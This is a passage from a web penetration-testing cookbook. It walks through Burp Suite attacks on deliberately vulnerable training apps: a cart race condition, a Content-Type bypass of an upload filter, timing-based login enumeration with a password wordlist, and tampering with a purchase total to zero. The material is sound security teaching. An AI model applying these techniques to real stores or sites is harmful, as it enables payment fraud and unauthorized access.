12. Switch to the original tab containing your shopping cart (the cart with the original quantity of ₁). Click the Purchase button:

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$0.00

[Update Cart](#)

[Purchase](#)

13. At the next screen, before clicking the Confirm button, switch to the second tab, and update the cart again, but this time with our new quantity of 10, and click on Update Cart:

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$17,990.00

[Update Cart](#)

[Purchase](#)

14. Return to the first tab, and click the Confirm button:

Choose another language: English [Logout](#)

OWASP WebGoat v5.4 [Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

Solution Videos [Restart this Lesson](#)

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Place your order

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$1,799.00

Enter your credit card number:

Enter your three digit access code:

ASPECT) SECURITY
Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

Notice we were able to purchase 10 Sony Vaio laptops for the price of one!



Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency

[Thread Safety Problems](#)



[Shopping Cart](#)

[Concurrency Flaw](#)

Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

[Solution Videos](#)

[Restart this Lesson](#)

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

* Thank you for shopping! You have (illegally!) received a 90% discount. Police are on the way to your IP address.

* Congratulations. You have successfully completed this lesson.

Thank you for your purchase!
Confirmation number: CONC-88

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total Amount Charged to Your Credit Card: \$1,799.00

[Return to Store](#)

ASPECT)SECURITY
Application Security Experts

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

How it works...

Thread-safety issues can produce unintended results. For many languages, the developer's knowledge of how to declare variables and methods as thread-safe is imperative. Threads that are not isolated, such as the cart contents shown in this recipe, can result in users gaining unintended discounts on products.

Unrestricted file upload – bypassing weak validation

Many applications allow for files to be uploaded for various reasons. Business logic on the server-side must include checking for acceptable files; this is known as **whitelisting**. If such checks are weak or only address one aspect of file attributes (for example, file extensions only), attackers can exploit these weaknesses and upload unexpected file types that may be executable on the server.

Getting ready

Using the **Damn Vulnerable Web Application (DVWA)** application and Burp, we will exploit a business logic design flaw in the file upload page.

How to do it...

1. Ensure the owaspbwa VM is running. Select DVWA from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. At the login page, use these credentials: Username: `user`; Password: `user`.
3. Select the DVWA Security option from the menu on the left. Change the default setting of low to medium and then click Submit:

The screenshot shows the DVWA Security interface. On the left, there is a vertical menu bar with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below this is a green header bar labeled "DVWA Security". The main content area has a title "Script Security" with a lock icon. It displays the message "Security Level is currently **medium**". Below this, it says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu is open under the "medium" button, showing the options "low", "medium" (which is highlighted with a red border), and "high". To the right of the dropdown is a "Submit" button. At the bottom of the page, there is information about PHPIDS, a link to enable it, and links for "Simulate attack" and "View IDS log".

4. Select the Upload page from the menu on the left:

Vulnerability: File Upload

Choose an image to upload:
Browse... No file selected.

Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

5. Note the page instructs users to only upload images. If we try another type of file other than a JPG image, we receive an error message in the upper left-hand corner:

Your image was not uploaded.

6. On your local machine, create a file of any type, other than JPG. For example, create a Microsoft Excel file called `malicious_spreadsheet.xlsx`. It does not need to have any content for the purpose of this recipe.
7. Switch to Burp's Proxy | Intercept tab. Turn Interceptor on with the button Intercept is on.
8. Return to Firefox, and use the Browse button to find the `malicious_spreadsheet.xlsx` file on your system and click the Upload button:

Vulnerability: File Upload

Choose an image to upload:
Browse... malicious_spreadsheet.xlsx

Upload

9. With the request paused in Burp's Proxy | Interceptor, change the **Content-type** from `application/vnd.openxmlformats-officedocument.spreadsheet.sheet` to `image/jpeg` instead.
 - Here is the original:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
```

- Here is the modified version:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: image/jpeg
```

10. Click the Forward button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
11. Note the file uploaded successfully! We were able to bypass the weak data validation checks and upload a file other than an image:

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/malicious_spreadsheet.xlsx successfully uploaded!

How it works...

Due to weak server-side checks, we are able to easily circumvent the image-only restriction and upload a file type of our choice. The application code only checks for content types matching `image/jpeg`, which is easily modified with an intercepting proxy such as Burp. Developers need to simultaneously whitelist both content-type as well as file extensions in the application code to prevent this type of exploit from occurring.

Performing process-timing attacks

By monitoring the time an application takes to complete a task, it is possible for attackers to gather or infer information about how an application is coded. For example, a login process using valid credentials receives a response quicker than the same login process given invalid credentials. This delay in response time leaks information related to system processes. An attacker could use a response time to perform account enumeration and determine valid usernames based upon the time of the response.

Getting ready

For this recipe, you will need the `common_pass.txt` wordlist from `wfuzz`:

- <https://github.com/xmendez/wfuzz>
 - Path: `wordlists | other | common_pass.txt`

Using OWASP Mutillidae II, we will determine whether the application provides information leakage based on the response time from forced logins.

How to do it...

Ensure Burp is running, and also ensure that the owaspbwa VM is running and that Burp is configured in the Firefox browser used to view owaspbwa applications.

1. From the owaspbwa landing page, click the link to OWASP Mutillidae II application.
2. Open Firefox browser to the home of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`).
3. Go to the login page and log in using the username `ed` and the password `pentest`.
4. Switch to Burp's Proxy | HTTP history tab, find the login you just performed, right-click, and select Send to Intruder:

The screenshot shows the Burp Suite interface. The top navigation bar has tabs for Burp, Intruder, Repeater, Window, and Help. Below the navigation bar is a toolbar with tabs for Target, Proxy (which is highlighted with a red box), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project options. Under the Proxy tab, there are sub-tabs for Intercept, HTTP history (which is highlighted with a red box), WebSockets history, and Options. A filter bar below the tabs says "Filter: Hiding CSS, image and general binary content". The main pane displays a table of network requests. The first row, which is highlighted with an orange background, represents a POST request to `/mutillidae/index.php?page=login.php`. The table columns are #, Host, Method, URL, Params, Edited, and Status. The status column for this row shows a checkmark and `302`. Below the table are two tabs: Request and Response. The Request tab is active. At the bottom of the Request tab, there are four buttons: Raw, Params, Headers, and Hex. The Raw button is highlighted with a red box. The Request pane contains the raw POST data:
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgro
Connection: close
Upgrade-Insecure-Requests: 1
username=ed&password=pentest&login-php-submit-button=Login

A context menu is open over the first row in the table. The menu items are: Send to Spider, Do an active scan, Do a passive scan, Send to Intruder (which is highlighted with a red box and has `Ctrl+I` next to it), and Send to Repeater (`Ctrl+R`).

5. Go to the Intruder | Positions tab, and clear all the payload markers, using the Clear § button on the right-hand side:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=$swingset,jotto,phpbb2,redmine$; acgroupswithpersist=nada; Server=b3dhc3BidCE=$; PHPSESSID=$kv6j60jmle33n5045ah5496o7$
Connection: close
Upgrade-Insecure-Requests: 1

username=$ed$password=$Spentest$&login-php-submit-button=$Login$
```

6. Select the password field and click the Add § button to wrap a payload marker around that field:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=$swingset,jotto,phpbb2,redmine$; acgroupswithpersist=nada; Server=b3dhc3BidCE=$; PHPSESSID=$kv6j60jmle33n5045ah5496o7$
Connection: close
Upgrade-Insecure-Requests: 1

username=$ed$password=$Spentest$&login-php-submit-button=$Login$
```

7. Also, remove the `PHPSESSID` token. Delete the value present in this token (the content following the equals sign) and leave it blank. This step is very important, because if you happen to leave this token in the requests, you will be unable to see the difference in the timings, since the application will think you are already logged in:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendifvids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; Server=b3dhc3BidCE=; PHPSESSID=██████████
Connection: close
Upgrade-Insecure-Requests: 1
username=ed&password=$pnetest$&login-php-submit-button=Login
```

8. Go to the Intruder | Payloads tab. Within the Payload Options [Simple list], we will add some invalid values by using a wordlist from wfuzz containing common passwords: wfuzz | wordlists | other | common_pass.txt:

 **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

<input type="button" value="Paste"/>	<div style="border: 1px solid #ccc; padding: 5px; height: 150px; overflow-y: scroll;"><p>123456 1234567 12345678 123asdf Admin admin administrator asdf123</p></div>
<input type="button" value="Load ..."/>	
<input type="button" value="Remove"/>	
<input type="button" value="Clear"/>	
<input type="button" value="Add"/>	<input type="text" value="Enter a new item"/>
<input type="button" value="Add from list ..."/>	

9. Scroll to the bottom and uncheck the checkbox for **Payload Encoding**:

 **Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters:

10. Click the Start attack button. An attack results table appears. Let the attacks complete. From the attack results table, select Columns and

check Response received. Check Response completed to add these columns to the attack results table:

The screenshot shows the OWASP ZAP Intruder interface. On the left, there's a sidebar for 'Payload Sets' where a payload type 'Simple list' is selected. It contains fields for 'Payload set' (set to 1) and 'Payload type'. Below this is a 'Payload Options [Simple]' section with buttons for Paste, Load, Remove, Clear, Add, and Enter a new item. At the bottom of the sidebar are sections for 'Payload Processing' and 'Attack Progress' with buttons for Add, Enabled, Run, and Finished.

The main window is titled 'Intruder attack 1' and shows an 'Attack' tab. A context menu is open over the table, with the 'Response received' option highlighted by a red box. The table has columns: Request, Status, Error, Timeout, Length, and Comment. The data rows are:

Request	Status	Error	Timeout	Length	Comment
0	302	<input type="checkbox"/>	<input type="checkbox"/>	50892	
1	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
2	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
3	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
4	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	

- Analyze the results provided. Though not obvious on every response, note the delay when an invalid password is used such as `administrator`. The `Response received` timing is 156, but the `Response completed` timing is 166. However, the valid password of `pentest` (only 302) receives an immediate response: 50 (received), and 50 (completed):

Intruder attack 12

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Response received	Response completed	Error	Timeout	Length
0		302	50	50	<input type="checkbox"/>	<input type="checkbox"/>	50950
1		200	31	31	<input type="checkbox"/>	<input type="checkbox"/>	50820
2	123456	200	48	48	<input type="checkbox"/>	<input type="checkbox"/>	50820
3	1234567	200	83	83	<input type="checkbox"/>	<input type="checkbox"/>	50820
4	12345678	200	139	139	<input type="checkbox"/>	<input type="checkbox"/>	50820
5	123asdf	200	130	133	<input type="checkbox"/>	<input type="checkbox"/>	50820
7	admin	200	129	129	<input type="checkbox"/>	<input type="checkbox"/>	50820
6	Admin	200	170	171	<input type="checkbox"/>	<input type="checkbox"/>	50820
8	administrator	200	156	166	<input type="checkbox"/>	<input type="checkbox"/>	50820
10	backup	200	130	141	<input type="checkbox"/>	<input type="checkbox"/>	50820

How it works...

Information leakage can occur when processing error messages or invalid coding paths takes longer than valid code paths. Developers must ensure the business logic does not give away such clues to attackers.

Testing for the circumvention of work flows

Shopping cart to payment gateway interactions must be tested by web app penetration testers to ensure the workflow cannot be performed out of sequence. A payment should never be made unless a verification of the cart contents is checked on the server-side first. In the event this check is missing, an attacker can change the price, quantity, or both, prior to the actual purchase.

Getting ready

Using the OWASP WebGoat application and Burp, we will exploit a business logic design flaw in which there is no server-side validation prior to a purchase.

How to do it...

1. Ensure the owaspbwa VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: User Name: `guest`; password: `guest`.
3. After authentication, click the Start WebGoat button to access the application exercises.
4. Click AJAX Security | Insecure Client Storage from the left-hand menu. You are presented with a shopping cart:

Choose another language: English ▾

Logout ?

Insecure Client Storage

OWASP WebGoat v5.4

[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

Introduction
General
Access Control Flaws
AJAX Security
[Same Origin Policy Protection](#)
[LAB: DOM-Based cross-site scripting](#)
[LAB: Client Side Filtering](#)
[DOM Injection](#)
[XML Injection](#)
[JSON Injection](#)
[Silent Transactions Attacks](#)
[Dangerous Use of Eval](#)
[Insecure Client Storage](#)

Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos

Restart this Lesson

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	0	\$0.00
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$0.00

Total to be charged to your credit card: \$0.00

Enter your credit card number:

Enter your coupon code:

Purchase

ASPECT SECURITY
Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

5. Switch to Burp's **Proxy | HTTP history** tab, Click the Filter button, and ensure your Filter by MIME type section includes Script. If Script is not checked, be sure to check it now:

Filter: Hiding CSS, image and general binary content

Filter by request type

- Show only in-scope items
- Hide items without responses
- Show only parameterized requests

Filter by MIME type

- HTML
- Script **(highlighted)**
- XML
- CSS
- Other text
- Images
- Flash
- Other binary

Filter by status code

- 2xx [success]
- 3xx [redirection]
- 4xx [request error]
- 5xx [server error]

Filter by search term

- Regex
- Case sensitive Negative search

Filter by file extension

- Show only: asp,aspx,jsp,php
- Hide: js,gif,jpg,png,css

Filter by annotation

- Show only commented items
- Show only highlighted items

Filter by listener

Show all Hide all Revert changes

6. Return to the Firefox browser with WebGoat and specify a quantity of **2** for the **Hewlett-Packard - Pavilion Notebook with Intel Centrino** item:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	<input type="text" value="0"/>	\$0.00
Dynex - Traditional Notebook Case	\$27.99	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	<input style="outline: 2px solid red;" type="text" value="2"/>	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	<input type="text" value="0"/>	\$0.00


Total before coupon is applied: \$3,199.98
 Total to be charged to your credit card: \$3,199.98

Enter your credit card number:
 Enter your coupon code:

7. Switch back to Burp's **Proxy | HTTP history** tab and notice the **JavaScript (*.js)** files associated with the change you made to the quantity. Note a script called `clientSideValidation.js`. Make sure the status code is `200` and not `304` (not modified). Only the `200` status code will show you the source code of the script:

203	http://192.168.56.101	GET	/WebGoat/attack?Screen=119&menu=400	✓	200	34155	HTML	Insecure Client Storage
208	http://192.168.56.101	GET	/WebGoat/javascript/javascript.js	304	229	script	js	
209	http://192.168.56.101	GET	/WebGoat/javascript/menu_system.js	304	230	script	js	
210	http://192.168.56.101	GET	/WebGoat/javascript/toggle.js	304	230	script	js	
211	http://192.168.56.101	GET	/WebGoat/javascript/makeWindow.js	304	229	script	js	
212	http://192.168.56.101	GET	/WebGoat/javascript/lessonNav.js	304	230	script	js	
213	http://192.168.56.101	GET	/WebGoat/javascript/clientSideValidation.js	200	3325	script	js	

8. Select the `clientSideValidation.js` file and view its source code in the Response tab.
9. Note that coupon codes are hard-coded within the JavaScript file. However, used literally as they are, they will not work:



```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
# ▲ Host Method URL Params Edited Status Length MIME type Extension
213 http://192.168.56.101 GET /WebGoat/javascript/clientSideValidation.js 200 3325 script js
Request Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sun, 09 Sep 2018 17:28:02 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Accept-Ranges: bytes
ETag: W/"2946-1438572894000"
Last-Modified: Mon, 03 Aug 2015 03:34:54 GMT
Content-Type: text/javascript
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 2946
Connection: close

var coupons = ["nvojubmq",
"emph",
"sfirmjt",
"faopsc",
"fopttfsq",
"pxuttfsq"];
```

```

function isValidCoupon(coupon) {
    coupon = coupon.toUpperCase();
    for(var i=0; i<coupons.length; i++) {
        decrypted = decrypt(coupons[i]);
        if(coupon == decrypted) {
            ajaxFunction(coupon);
            return true;
        }
    }
    return false;
}

```

10. Keep looking at the source code and notice there is a `decrypt` function found in the JavaScript file. We can test one of the coupon codes by sending it through this function. Let's try this test back in the Firefox browser:

213 http://192.168.56.101 GET /WebGoat/javascript/clientSideValidation.js 200 3325 script is

Request Response

Raw Headers Hex

}

```
function decrypt(code) {
    code = code.toUpperCase();
    alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    caesar = '';
    for (i = code.length ; i >= 0;i--){
        for (j = 0;j<alpha.length;j++){
            if(code.charAt(i) == alpha.charAt(j)){
                caesar = caesar + alpha.charAt((j+(alpha.length-1))%alpha.length);
            }
        }
    }
    return caesar;
}
```

11. In the browser, bring up the developer tools (*F12*) and go to the Console tab. Paste into the console (look for the `>>` prompt) the following command:

```
|     decrypt('emph');
```

12. You may use this command to call the `decrypt` function on any of the coupon codes declared within the array:

The screenshot shows a sidebar on the left with various security topics listed under categories like Introduction, General, Access Control Flaws, and AJAX Security. Some topics have associated LABs or links. On the right, there's a 'Solution Videos' section with a note about a mission to discount and a red warning: '* Keep looking for the coupon code.' Below this is a table titled 'Shopping Cart Items -- To Buy Now' listing items like Studio RTA, Dynex Notebook Case, Hewlett-Packard Pavilion Notebook, and a 3-Year Performance Service Plan. At the bottom, it says 'Total before coupon is applied:' followed by a console toolbar with tabs for Inspector, Console (which is selected), Debugger, Style Editor, and Performance.

Shopping Cart Items -- To Buy Now	
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	
Dynex - Traditional Notebook Case	
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	
3 - Year Performance Service Plan \$1000 and Over	

Total before coupon is applied:

Console toolbar: Inspector, Console, Debugger, { } Style Editor, Performance

Filter output

```
>>decrypt('emph');
```

13. After pressing *Enter*, you will see the coupon code is decrypted to the word `GOLD`:

The screenshot shows the browser console with the 'Console' tab selected. It displays the command `>>decrypt('emph');` and the resulting output `< "GOLD"`. The entire output line is highlighted with a blue selection bar.

```
>>decrypt('emph');
< "GOLD"
```

14. Place the word `GOLD` within the Enter your coupon code box. Notice the amount is now much less. Next, click the Purchase button:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

* Keep looking for the coupon code.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$3,199.98
Total to be charged to your credit card: \$1,599.99


Enter your credit card number: 4128 3214 0002 1999
Enter your coupon code: GOLD
Purchase

15. We receive confirmation regarding stage 1 completion. Let's now try to get the purchase for free:

STAGE 2: Now, try to get your entire order for free.

* Stage 1 completed.

16. Switch to Burp's **Proxy | Intercept** tab and turn Interceptor on with the button **Intercept is on**.
17. Return to Firefox and press the **Purchase** button. While the request is paused, modify the \$1,599.99 amount to \$0.00. Look for the `GRANDTOT` parameter to help you find the grand total to change:



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A modified HTTP request is displayed in the 'Raw' tab of the message editor. The 'PRC1' parameter is set to '\$0.00' and the 'fieldID' parameter is set to '4128321400021999'. The 'GRANDTOT' parameter is also present in the URL.

```
POST /WebGoat/attack?Screen=119&menu=400 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=119&menu=400
Content-Type: application/x-www-form-urlencoded
Content-Length: 243
Cookie: JSESSIONID=CD7B30ERA95C756E08CUA8E4736AC84; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1

PRC1=$0.00&QTYP1=0&TOT1=$240.00&PRC2=$2427.99&QTYP2=0&TOT2=$240.00&PRC3=$241599.99&QTYP3=2&TOT3=$2431599.98&PRC4=$24299.99&QTYP4=0&TOT4=$240.00&SUBTOT=$24312159.98&GRANDTOT=$240.00&fieldID=4128321400021999&field1=GOLD&SUBMIT=Purchase
```

18. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
19. You should receive a success message. Note the total charged is now \$0.00:

Choose another language: English ▾

Logout ?



OWASP WebGoat v5.4

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Same Origin Policy Protection
LAB: DOM-Based cross-site scripting
LAB: Client Side Filtering
DOM Injection
XML Injection
JSON Injection
Silent Transactions Attacks
Dangerous Use of Eval
 Insecure Client Storage
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos

Restart this Lesson

STAGE 2: Now, try to get your entire order for free.

* Congratulations. You have successfully completed this lesson.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
